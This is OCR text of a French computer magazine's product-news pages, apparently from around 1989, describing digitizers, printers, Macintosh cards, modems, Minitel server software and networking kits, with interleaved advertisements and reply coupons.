NUMONICS, TROISIÈME fabricant américain d'équipements de CAO et DAO, entend séduire le marché européen avec le Gridmaster, un numériseur électromagnétique de conception tout à fait originale : constitué de matériaux souples, il fait 1 mm d'épaisseur, pèse 120 g et peut s'enrouler comme un petit tapis pour le transport ! Gridmaster permet la saisie de documents au format A3 ou A4 et comporte toutes les spécificités des autres tablettes à numériser de la gamme Graphicmaster du constructeur. Il offre une résolution de 0,025 mm, une vitesse d'acquisition de 160 points/s, et comporte une procédure de correction de la parallaxe et un système d'autodiagnostic intégré ; trame, électronique, interface, curseur et stylo sont ainsi vérifiés et les résultats du test s'affichent par une diode. De plus, du fait de sa très faible consommation électrique, l'alimentation du Gridmaster se fait directement sur la liaison RS 232C. Précisons aussi qu'il fonctionne avec tous les logiciels de pilotage destinés aux compatibles IBM ou aux Macintosh. Distribué en France par Angalis, ce numériseur d'une parfaite ergonomie coûte 4 240 F HT en version A4 et 7 400 F HT en version A3 (stylo, câble de raccordement et double interrupteur compris).

PERIPHERIQUES


LE GRAPHISME INTELLIGENT

❑ L'IMPRIMANTE LASER « bon marché » est décidément à l'honneur ces temps-ci : la Lasertron, qui imprime 8 pages/minute avec une résolution de 300 x 300 ppp, est vendue par ACE au prix raisonnable de 14 900 F HT. Equipée en standard d'une mémoire modulaire de 512 Ko extensible à 2 Mo sur la carte-mère, elle se comporte comme les HP Laserjet Plus et série II, propose 16 polices de caractères et une interface vidéo.



La Lasertron d'ACE.

❑ LE BOTHWAY EST UN astucieux boîtier de commutation de la taille d'un paquet de cigarettes. Doté de trois connecteurs au format DB25, il permet à deux micro-ordinateurs de se partager une



imprimante ou de n'en utiliser qu'un pour deux imprimantes. Une solution pratique et peu encombrante que propose Inter Composants pour 620 F HT.

❑ OCÉ GRAPHICS LANCE la tablette à numériser G6421, d'un format utile de 12 pouces. Dotée d'une interface RS 232, elle est livrée, pour 4 790 F HT, avec stylet à un bouton et curseur à 4 boutons.

IMPLANTÉ DEPUIS longtemps sur le marché des périphériques et des cartes d'extension pour le monde IBM, Natis s'attaque aujourd'hui au Macintosh avec des produits graphiques haut de gamme. Premier d'entre eux, le contrôleur Artist Mac 10 : il s'agit d'une carte d'extension destinée au Macintosh II, qui lui apporte une résolution de 1 024 x 768 ppp avec une palette de 16,7 millions de couleurs dont 256 affichables simultanément (en 8 bits par point), grâce à une mémoire graphique de 256 à 768 Ko. Utilisant les sous-programmes Quick Draw d'Apple, cette carte coûte 14 200 F HT en version de base (1 bit par point), auxquels il faut ajouter 4 200 F HT pour la version 8 bits (256 couleurs affichables).

Natis propose aussi trois dispositifs d'affichage couleur ou monochrome : le Megascreen 3008, destiné au Mac SE (résolution de 1 024 x 826 ppp, moniteur externe Trinitron 19 pouces) offre 16,8 millions de couleurs et coûte 51 600 F HT ; les Megascreen SE et Plus (résolution de 1 024 x 826 ppp, écran de 19 pouces) en sont la version monochrome, aux prix de 7 400 F HT pour le Mac SE et 6 100 F HT pour le Mac Plus. Enfin, Natis présente une gamme de tablettes graphiques « intelligentes » conçues par la société Kurta. Ces tablettes, baptisées IS/ABD, disposent de


Une tablette Kurta IS/ABD.


23 touches de fonctions programmables permettant l'emploi de macrocommandes définies par l'utilisateur. Selon les formats (A3, A4...), les IS/ABD coûtent de 3 900 à 9 750 F HT, stylet et logiciel d'interfaçage compris.

Service lecteur nº 27, voir page 38

L'IMPRESSION PREND DE BELLES COULEURS


LA MICRO-INFORMATIQUE engendre sa part de frustration : elle autorise l'affichage de dessins ou photos aux somptueuses couleurs mais, en général, on ne peut en obtenir toute la finesse sur papier, faute d'imprimantes à un prix abordable. Tektronix et Japy-Hermès répondent enfin aux aspirations de tous les lésés : le premier en jouant sur la technique du jet d'encre ou du transfert thermique ; le second, sur le seul transfert thermique.

Chez Tektronix, la Colorquick est une imprimante à jet d'encre, d'une résolution de 216 ppp, destinée au Macintosh ; dotée de 35 polices de caractères et de 16 millions de couleurs, elle imprime une à deux pages à la minute aux formats A4 ou A3. Compatible avec l'ensemble des logiciels utilisant le format Quick Draw d'Apple, elle est vendue 27 570 F HT. La Tek 4693DX, elle, utilise le transfert thermique pour offrir une résolution de 300 ppp en 16 millions de couleurs. Imprimant



Dessiné avec Adobe Illustrator 88™ et imprimé sur matériel compatible Postscript couleur TEKTRONIX Phaser CPS

à la vitesse d'une page à la minute, elle respecte le format Quick Draw d'Apple, peut être connectée à quatre Macintosh simultanément, et coûte 96 900 F HT. Le fabricant propose par ailleurs le Phaser CPS, un serveur d'impression couleur destiné aux réseaux locaux Apple Talk : commercialisé avec une imprimante couleur compatible Postscript, il peut piloter jusqu'à deux imprimantes couleur Postscript et deux Apple Laserwriter simultanément. Livré avec un disque dur de 40 Mo, 8 Mo de mémoire vive et 35 polices de caractères, le Phaser CPS coûte tout de même 160 000 F HT... Mais les petits malins, pour 500 F HT seulement, achèteront le logiciel Tekcolor, un utilitaire offrant une exacte corrélation entre les


Colorscript de Japy-Hermès.

couleurs affichées sur l'écran de l'ordinateur et celles de la sortie papier, par le biais d'un modèle de colorimétrie qui traduit toutes les correspondances entre la machine et le périphérique. Dorénavant, d'ailleurs, Tekcolor est livré avec Colorquick.

Chez Japy-Hermès, on trouve la Colorscript 100 modèle 10, une imprimante couleur à transfert thermique, compatible Postscript, offrant une résolution de 300 ppp. Dotée d'un microprocesseur Motorola 68020, de 1 Mo de mémoire morte, de 4 Mo de mémoire vive, et de 35 polices Adobe, elle édite une page toutes les 70 secondes, pour un film 4 couleurs. Destinée au couplage avec un Macintosh, la Colorscript 100 vaut 98 800 F HT.

PERIPHERIQUES


HEWLETT-PACKARD présente la HP Deskwriter, une imprimante à jet d'encre destinée à l'environnement Macintosh. Compatible avec le langage de description d'écran Quick Draw, livrée avec quatre polices de caractères en standard, elle offre une résolution de 300 ppp. Son prix de 10 900 F HT inclue une garantie sur site de un an.

Service lecteur n° 28, voir page 38

Quel est le plus important à vos yeux?




15 pouces. Noir et blanc. 65 Hz. 256 Ko. Compatible SE, SE 30, Mac II, IIx, IIcx.



19 pouces AMGS. Noir et blanc. 72 Hz. 256 Ko. Zoom et scrolling en hardware. Compatible SE 30, Mac II, IIx, IIcx.



Trinitron PGS. Couleur. 60 Hz. 786 K version 8 bits. 3 Mo version 24 bits. Compatible SE 30, Mac II, IIx, IIcx.



Carte PGS 30 pour rendre compatible votre 13 pouces couleur Apple avec le SE 30.

Savez-vous pourquoi les écrans Dimension sont précieux comme la prunelle de vos yeux? D'abord parce qu'ils en respectent la sensibilité, ensuite parce qu'ils ouvrent la voie vers de nouvelles applications visuelles étonnantes. Quel que soit votre équipement Apple, les écrans Dimension peuvent s'y adapter. Vous allez voir ce que vous allez voir. Et surtout, vous allez bien voir. Un maximum de 72 images par seconde (une TV n'en compte que 25), cela signifie une excellente stabilité de l'image pour l'œil. Découvrez en plus le zoom et le scrolling : l'informatique vous obéit au doigt et à l'œil! Quand on travaille dans de bonnes conditions on travaille mieux. Et parfois plus sans même s'en apercevoir. IC Products est un fabricant français. Cocorico pour le SAV en 48 heures.

LES ECRANS DIMENSION

Couleur, noir et blanc ou 256 niveaux de gris, zoom, scrolling, 15 pouces ou 19 pouces, choisissez celui qui vous convient le mieux.
Celui qui est le plus important à vos yeux.



MÉTROPOLE 19 - 138/140, RUE D'AUBERVILLIERS - 75019 PARIS - 40.35.45.55

Service lecteur n° 29, voir page 38

WELLDONE

BOOLE SUR LA BONNE TOUCHE

DANS LA NOUVELLE gamme des quatorze claviers programmables que présente Boole sous le nom de The Board, traducteurs et scientifiques trouveront sûrement leur bonheur. Les




derniers modèles se distinguent en effet par une rangée de touches à cristaux liquides (LCD) simulant un écran de visualisation ; selon le type de clavier, ces touches se composent d'une matrice de 12 x 8 points ou 20 x 12 points, et l'utilisateur peut reconfigurer instantanément toute une série de jeux de caractères en langue étrangère, de signes mathématiques, de symboles... Tous les claviers permettent la création de macro-instructions, de chaînes de commandes particulières, d'un glossaire de phrases répétitives, voire de séquences destinées au pilotage d'un modem, d'un traceur de courbes ou d'accès à un réseau. Du modèle de base MF 1.00 au modèle EM 2.34 à émulation étendue, les prix s'échelonnent de 2 125 F HT à 15 972 F HT.


LA RÉFÉRENCE D'OLITEC

DERNIER-NÉ DE LA GAMME Olitec, Référence 2400 est un modem quadri-standard pour compatibles IBM PC, répondant aux normes V21, V22, V22bis et V23. Compatible Hayes (jeu de commandes AT), muni d'une procédure de correction d'erreurs MNP4, Référence 2400 est utilisable sur toutes les sorties RS 232C et il peut être téléconfiguré et télémaintenu à distance ; la vitesse de transfert est de 300 à 9 600 bits par seconde. Pour 4 690 F HT, ce modem est livré avec un manuel d'utilisation, un cordon de raccordement, ainsi que le logiciel Olitel Plus.

La firme nancéenne annonce simultanément une nouvelle version réseau de son logiciel



Modem Référence 2400 d'Olitec.




Olitel Plus Réseau pour IBM PC et compatibles.

Commercialisé au prix de 4 300 F HT, cette version fonctionne sous réseau Novell, bénéficie d'un accès protégé, émule un Minitel 40 ou 80 colonnes et les terminaux télétypes et VT 100, et récupère des pages vidéotex et ASCII. Olitel Plus Réseau permet la gestion d'écrans CGA, MCGA, EGA, VGA et Hercule, effectue la sélection des couleurs, et assure le transfert des fichiers en XModem et YModem.

PERIPHERIQUES

SMO BUREAUTIQUE EST une société du groupe Métrologie International, spécialisée dans les applications de PAO professionnelle. Dans cette optique, elle importe des périphériques de haut niveau, comme la Printware 720 IQ, une imprimante à laser offrant une résolution de 1 200 x 600 ppp, soit huit fois plus que la plupart des imprimantes à laser classiques. Editant huit pages à la minute, elle est compatible Postscript et Hewlett-Packard, et dispose de 35 polices de caractères en standard. Elle fonctionne aussi bien avec un compatible IBM qu'avec un Macintosh et coûte 195 000 F HT, disque dur de 20 Mo compris.



Le Zenon TSR autorise jusqu'à 128 accès Transpac simultanés.

LES ROCADES DU MINITEL

SODITEL, DONT L'ACTIVITÉ est essentiellement dévolue à la conception de logiciels pour serveurs télématiques compatibles IBM PC, complète sa gamme de trois nouveaux produits. Le premier, Zenon TSR, fonctionne en tâche de fond sous MS-DOS, gère 4 à 8 voies et autorise jusqu'à 128 accès Transpac simultanés. Par ailleurs, il intègre le langage de programmation Zenon destiné à la création des fonctions vidéotex courantes et divers modules (routage et re-routage, recherche documentaire texte intégral, messagerie forums, etc.). Exploitable sur des configurations dotées de 640 Ko de mémoire vive et d'un Minitel à la norme Télétel, Prestel, ASCII 40 et 80 colonnes, la version de base pour 4 voies RTC ou X25 est commercialisée à 18 000 F HT, carte de communication incluse.

Deuxième nouveauté au catalogue Soditel, le logiciel Odys.C qui se présente, lui, comme un noyau serveur sous OS/2, offrant jusqu'à 512 accès Transpac simultanés et disposant, outre les facilités du langage Zenon, de toutes celles du langage C. Aussi permet-il les plus diverses applications vidéotex et X25 : téléchargement, passerelles, télémaintenance, générateurs d'appels et de routage... Odys.C est disponible à partir de 25 000 F HT (16 voies, monoposte) et fonctionne avec toute norme Minitel sur compatibles IBM PC-AT dotés de 640 Ko de mémoire vive et d'un disque dur de 3 Mo.

Ulys, enfin, vient compléter le panorama. Ce composeur de pages vidéotex, proposé à 13 500 F HT (utilitaires et câble de connexion compris), se présente sous forme de bibliothèques de fonctions paramétrables et récursives, qui permettent la création de véritables maquettes de services vidéotex, leur visualisation en temps réel sur Minitel, l'intégration et le décodage de fichiers externes. Ulys fonctionne sous MS-DOS sur des configurations disposant d'au moins 512 Ko de mémoire vive.

COMMUNICATIONS

ADVANCED CONCEPTS & Technology annonce une nouvelle version du logiciel Heaven pour serveur Minitel. Les déjà très nombreuses possibilités de la version précédente sont enrichies d'un composeur de pages intégré, d'une fonction d'arborescence et d'une puissante commande de statistiques. Capable de gérer 128 services et de 16 à 128 accès sur Transpac, Heaven, qui coûte 12 500 F HT, fonctionne sur tous compatibles IBM PC et PS/2 sous MS-DOS avec une carte X25 Sitintel. Trois modules sont proposés en option : Terminal intelligent pour 6 500 F HT, Programmation pour 4 500 F HT, et Gestion multi-NAB pour 2 500 F HT.

BUS ANGLAIS POUR RÉSEAU FRANÇAIS

EDN (EUROPEAN Distribution Network) sort une version française de Mainlan, un programme résident en mémoire pour machines compatibles IBM PC structurées en réseau. Conçu par d'anciens ingénieurs de la firme britannique Sinclair, Mainlan répond à tous les besoins d'un réseau local d'entrée de gamme – dans une PME, par exemple : compatibilité Netbios, transfert des fichiers, partage d'un disque dur ou d'une imprimante, messagerie électronique...

La topologie choisie est celle du « bus » qui fait appel au principe d'arborescence directe : 63 postes de travail au maximum peuvent ainsi être desservis par la tige principale (un câble blindé RS 485), avec un débit nominal de 4 Mbits/seconde. L'encombrement en mémoire va de 50 à 200 Ko selon la fonction utilisée.


Le kit de démarrage XT-AT pour deux micro-ordinateurs contient deux cartes réseau, deux connecteurs, un câble de 5 m de long, un logiciel d'exploitation et le manuel d'installation et d'utilisation ; l'ensemble revient à 6 500 F HT. Les kits d'extension pour chaque unité de travail supplémentaire coûtent, eux, 3 500 F HT s'il s'agit de raccorder un compatible IBM PC, XT ou AT, et 4 500 F HT pour un PS/2 avec bus MCA.

Sont également proposés par EDN des câbles blindés de 10, 15 et 20 m, aux prix respectifs de 100, 150 et 200 F HT ; au-delà de ces longueurs, commande expresse doit en être faite auprès du distributeur de Mainlan.

DES PROJETS PAR MILLIERS

DISTRIBUTEUR hexagonal de l'éditeur américain Scitor Corporation, Le Bihan & Cie annonce la sortie, en français, de PSN IV version 2.0, un logiciel de gestion de projets pour compatibles IBM PC et PS/2, dont il s'est déjà vendu plus de 20 000 exemplaires à travers le monde.

Quarante nouvelles fonctions font leur apparition dans cette version française 2.0,



notamment des modules d'ajustement automatique de plannings, de mise à jour des retards, de nivellement des ressources dans un environnement multiprojet. Entre autres ajouts appréciables, une fonction de planification par la charge des ressources, une nouvelle codification OBS des activités, l'automatisation des imports/exports, et surtout un module de reconnaissance des mémoires EMS, qui permet de gérer simultanément plus de 10 000 activités. Malgré ces enrichissements notoires le prix du logiciel n'a pourtant pas varié : PSN IV 2.0 est toujours commercialisé à 8 900 F HT.

APPLICATIONS

❑ MUST SOFTWARE International annonce PC Nomad 2.50, version francisée, pour compatibles IBM PC, de son SGBD relationnel exploité jusqu'à présent sur les gros systèmes IBM. Livré avec un générateur automatique d'applications, PC Nomad 2.50 permet à l'utilisateur de définir ses propres fonctions et de les utiliser, à partir de commandes, comme autant de procédures ; il dispose aussi d'un fichier de configuration par répertoire de travail.

Ce gestionnaire de bases de données est fourni avec un manuel d'utilisation en français et vaut 9 200 F HT. Pour 350 F TTC (remboursés en cas d'achat du produit complet), Must en propose une version d'évaluation, limitée à 50 enregistrements.

COMMUNICATIONS


❑ LE TRANSFERT DE fichiers par le moyen d'un câble reliant deux micro-ordinateurs présente plusieurs avantages : il accélère la procédure tout en l'affranchissant des barrières imposées par les divers formats de disquettes. C'est le cas de Rapid Relay Easy, commercialisé par Innelec au prix de 999 F TTC. Comprenant un logiciel en français et un câble muni de prises 9 et 25 broches à ses deux extrémités, cet ensemble destiné aux compatibles IBM PC ou PS/2 permet de transférer fichiers, sous-répertoires, répertoires et disques durs complets à la vitesse de 115 200 bps.



Rapid Relay Easy pour un transfert rapide des fichiers.


❑ SI LE RÉSEAU NUMÉRIS (ou RNIS pour Réseau numérique à intégration de services) n'a pas encore eu le temps de donner naissance à de multiples applications, nombre de constructeurs proposent déjà des boîtiers de raccordement pour micro-ordinateurs. C'est le cas de France Câbles & Radio qui met sur le marché l'ATS64-Mac : il s'agit d'un boîtier que l'on peut connecter à l'ensemble de la gamme Macintosh pour l'échange de données informatiques via Numéris, à un débit de 57,6 kilobits par seconde. Comportant également un logiciel de transfert de fichiers sous Hypercard, l'ATS64-Mac, au prix de 12 500 F HT, est en fait une interface V24/S0 entre la machine et le réseau.

❑ CISI TÉLÉCOMS LANCE une gamme de produits de communication pour Macintosh II sous le nom de



Cisicom. Plutôt destinée aux professionnels, cette gamme se compose de deux cartes, la X25 (18 000 F HT) et la X21 (20 000 F HT), et de trois logiciels utilitaires destinés à faciliter le développement d'applications autour de ces produits.

❑ IDEASSOCIATES S'EST bâti une solide réputation autour de ses produits de communication entre micro-ordinateurs et grands ou mini-systèmes IBM. La firme étend aujourd'hui son savoir-faire à la communication entre Macintosh II et mini-systèmes AS/400, 36 ou 38 d'IBM grâce à la carte Ideacomm Mac : la connexion se fait via un simple câble co-axial s'il s'agit d'une liaison locale, ou par raccordement à un contrôleur de grappe 5294 ou 5251 modèle 12 pour les communications à distance. Le logiciel utilisé ici a été développé sous Hypercard, alors que les « sessions hôte » sont en couleur. Garantie un an, la carte Ideacomm Mac est vendue 11 500 F HT.



Le 386/33 de Zenith

A plus de 8,2 MIPS, le 386/33 porte votre entreprise vers les sommets. Surpuissant, il peut se constituer en réseau et ses applications n'ont de limites que... votre imagination.

"C'est comme le succès, on y prend goût".



ZENITH | data systems

SVM/386

☐ Envoyez-moi sans engagement de ma part votre documentation.
☐ Je souhaite rencontrer un ingénieur commercial Zenith

Nom

Société

Adresse

Tél.

Renvoyez ce coupon à: Zenith Data Systems B.P. 201 - 92002 Nanterre cedex.


Service lecteur n° 30, voir page 38

SYMBIOTIC ET SES TRAINS D'ANNONCES


CHEZ SYMBIOTIC, spécialiste des logiciels et périphériques pour Macintosh, on aime les annonces bien denses, et la dernière n'a pas manqué à la règle : pas moins de huit nouveautés d'un seul coup ! Du côté des logiciels, la vitrine Symbiotic s'orne désormais de Film Maker 2.0, dernière mouture d'un logiciel d'animation et de présentation pour Macintosh II, qui permet de réaliser des animations à 25 images à la seconde en 256 couleurs parmi 16,8 millions ; grand-public ou professionnels de l'image et de la vidéo l'emporteront pour 7 900 HT. Juste derrière vient Pixelpaint Professionnal, une version étendue du logiciel de dessin en couleur de l'éditeur Supermac, à 6 900 F HT ; les spécialistes travaillant sur Mac II ou SE/30 disposeront d'une palette graphique 32 bits, d'un nuancier Pantone et d'un gestionnaire de séparation quadrichromique.



Logiciel Pixelpaint Professionnal.


Système Gigatape 1230 pour stocker 1,2 Go de données...

Au rayon des périphériques, deux cartes de numérisation et de restitution d'images vidéo sur Macintosh II : la Colorspace II et la Colorspace FX. La première, à 29 900 F HT, permet de gérer, en entrée, des images RVB en 256 couleurs, de les retravailler (via un logiciel graphique, ou bien en incrustation) et de les restituer sur un magnétoscope à la norme PAL. La seconde, à 36 900 F HT, travaille en complément de la Colorspace II ; elle s'en distingue par sa capacité à numériser des images PAL, SECAM ou NSTC sur 24 bits. Au grand-public, Symbiotic propose la Colorcard SE/30, une carte graphique pour l'ordinateur du même nom, qui est capable de gérer jusqu'à 256 couleurs, pour le prix de 8 900 F HT. Retour aux professionnels de l'image avec le Barneyscan, un scanner de diapositives 24 x 36 ; sa résolution de 1 000 ppp permet d'obtenir un graphique de 1 520 x 1 024 points en 16,8 millions de couleur. Capable de numériser une diapositive en 3 à 4 minutes, le Barneyscan, livré avec un logiciel de retouches, vaut 98 500 F HT.


Scanner Barneyscan.


Dataframe RS Optical.


Mais Symbiotic ne s'en tient pas au seul graphisme, puisqu'il enrichit son catalogue de supports de stockage de grande capacité, toujours pour Macintosh. Le Dataframe RS Optical est un lecteur de disques optiques numériques réinscriptibles (ou WMRA pour Write Many-Read Always) d'une capacité de 600 Mo, vendu au prix de 59 900 F HT. Le Gigatape 1230, lui, est un lecteur de cassettes audio-digitales (ou DAT pour Digital Audio Tape), un système qui permet de stocker 1,2 Go (soit 1 200 Mo) sur une cassette plus petite que les audio-cassettes du commerce ; essentiellement destiné à des applications de sauvegarde, le Gigatape 1230 coûte 34 900 F HT. Rendez-vous pris pour la prochaine fournée de Symbiotic !

MICRO-EDITION

MECANORMA PRÉSENTE Ikarus M, un éditeur fonctionnant sur Macintosh et destiné à la création, la numérisation et l'édition complète de polices de caractères, de symboles et de logos au format Encapsulated Postscript. Issu du monde de la création typographique professionnelle, Ikarus M permet la création de caractères au 1/100 de millimètre près et il génère automatiquement des fichiers Postscript ou de représentation des fontes à l'écran. Son prix est de 15 000 F HT, formation de l'acheteur comprise.

LOGICIELS

LE CONCEPT DE multimédia sort enfin du domaine de l'abstraction en donnant lieu à quelques applications comme Authorware Professionnal, un produit distribué par Intellia. Ce logiciel est en fait un générateur d'applications de formation et de communication, qui s'appuie sur le graphisme, la simulation, l'animation, le son et les images stockées sur un vidéodisque. Fonctionnant sur tout Macintosh doté d'un disque dur et d'au moins 1 Mo de mémoire vive, Authorware Professionnal est disponible au prix de 56 000 F HT. Les applications qu'il permet de développer sont exploitables aussi bien sur Macintosh que sur compatible IBM PC. Par ailleurs, Intellia importe également Hyperbridge, un logiciel qui établit une interface entre Hypercard et Nexpert Object, générateur de systèmes-experts, de façon que le premier puisse intégrer toutes les fonctions du second dans le cadre de développements d'applications multimédia. Le prix d'Hyperbridge est de 5 000 F HT.



ILOG EST UN ÉDITEUR spécialisé dans les logiciels d'intelligence artificielle. Son dernier produit, Smeci, est un générateur de systèmes-experts pour Macintosh II sous Aux (la version Apple d'Unix). Précédemment connu dans l'univers des stations de travail, ce logiciel repose sur le principe de la représentation à base d'objets, couplée à l'utilisation de règles d'inférence d'ordre 1. Développé au centre de recherches de l'INRIA, Smeci est commercialisé avec Aïda, un langage de programmation d'interfaces graphiques, au prix de 80 000 F HT.

PRIME, CONNU POUR ses mini et grands systèmes, se distingue également comme éditeur de logiciels de CAO et DAO, dont Versacad 2.11. L'adaptation française de ce programme pour Macintosh vient de sortir au prix de 9 950 F HT en version de base, et à 18 950 F HT pour le package comprenant des piles Hypercard et un module de visualisation en 3D. Sa distribution est assurée par Alpha Systèmes.

"J'ai rêvé
que j'avais un seul fournisseur de magnétiques et de périphériques qui couvrait tous mes besoins."

Vous avez sûrement déjà fait ce rêve insensé : un fournisseur unique, qui répondrait chaque fois "oui nous l'avons", un seul interlocuteur, des livraisons et des facturations groupées !
Ce rêve, c'est la réalité J2B. Nous distribuons 48 grandes marques, des disques durs aux imprimantes, des lecteurs aux terminaux, des moniteurs aux sauvegardes. Vous avez sûrement, aujourd'hui, un ou des besoins immédiats ; faites le test J2B, appelez-nous au : (1) 47 50 45 45.



J2B

1908, avenue Roger-Salengro 92370 CHAVILLE
Tél. : (1) 47 50 45 45 - Télex : 631 190
Fax : (1) 47 50 08 21

Je désire recevoir régulièrement ☐ la liste de vos promotions ☐ votre catalogue.
Nom
Adresse
Société
Tél. :

Service lecteur n° 31, voir page 38

PC DE COMMODORE

En solo...
en réseau:
la puissance!

Pour acquérir un PC, compléter son parc ou constituer un réseau, les PC de COMMODORE, c'est la puissance à coup sûr. D'abord celle de COMMODORE : 2e constructeur mondial de micro-ordinateurs, 4e fournisseur européen de compatibles PC.

La puissance de la gamme, ensuite, l'une des plus complètes et qui présente le meilleur rapport qualité-performance/prix du marché.

Une informatique à vos mesures

Pour vous qui souhaitez privilégier la rapidité, la puissance, choisir le type de lecteur et le format de disquette, les possibilités d'extensions, l'étendue de la Série III des PC de COMMODORE et la souplesse dans le choix des configurations répondent parfaitement à tous vos critères de choix.

Une informatique évolutive

A l'intérieur de cette gamme, la complémentarité des différents modèles vous permettra de faire évoluer votre informatique en toute cohérence.

La grande force des PC de COMMODORE c'est :

Des performances à faire pâlir d'envie tous les autres PC!

L'intégration en standard de ce que les autres proposent en option.

Une excellente fiabilité procurée par la très haute qualité technique des composants et sous-ensembles intégrés et la maîtrise de la conception des machines issue de 20 années d'expérience.

Haut degré d'intégration, fiabilité, ergonomie : en solo comme en réseau, les PC de COMMODORE, c'est la garantie du meilleur choix.



SAGHA

® XT, AT sont des marques déposées d'International Business Machines Corp

Nom ______________ Société ______________

Adresse ______________


______________ Tél. ______________

Désire recevoir une documentation sur : ☐ PC XT, ☐ PC AT, ☐ PC 386.

COMMODORE - 152, Avenue de Verdun - 92137 ISSY-LES-MOULINEAUX

MINITEL 3614 Code COMMODORE : Liste des distributeurs et demande de documentation.

SVM




LE MAC AUX CUISINES...

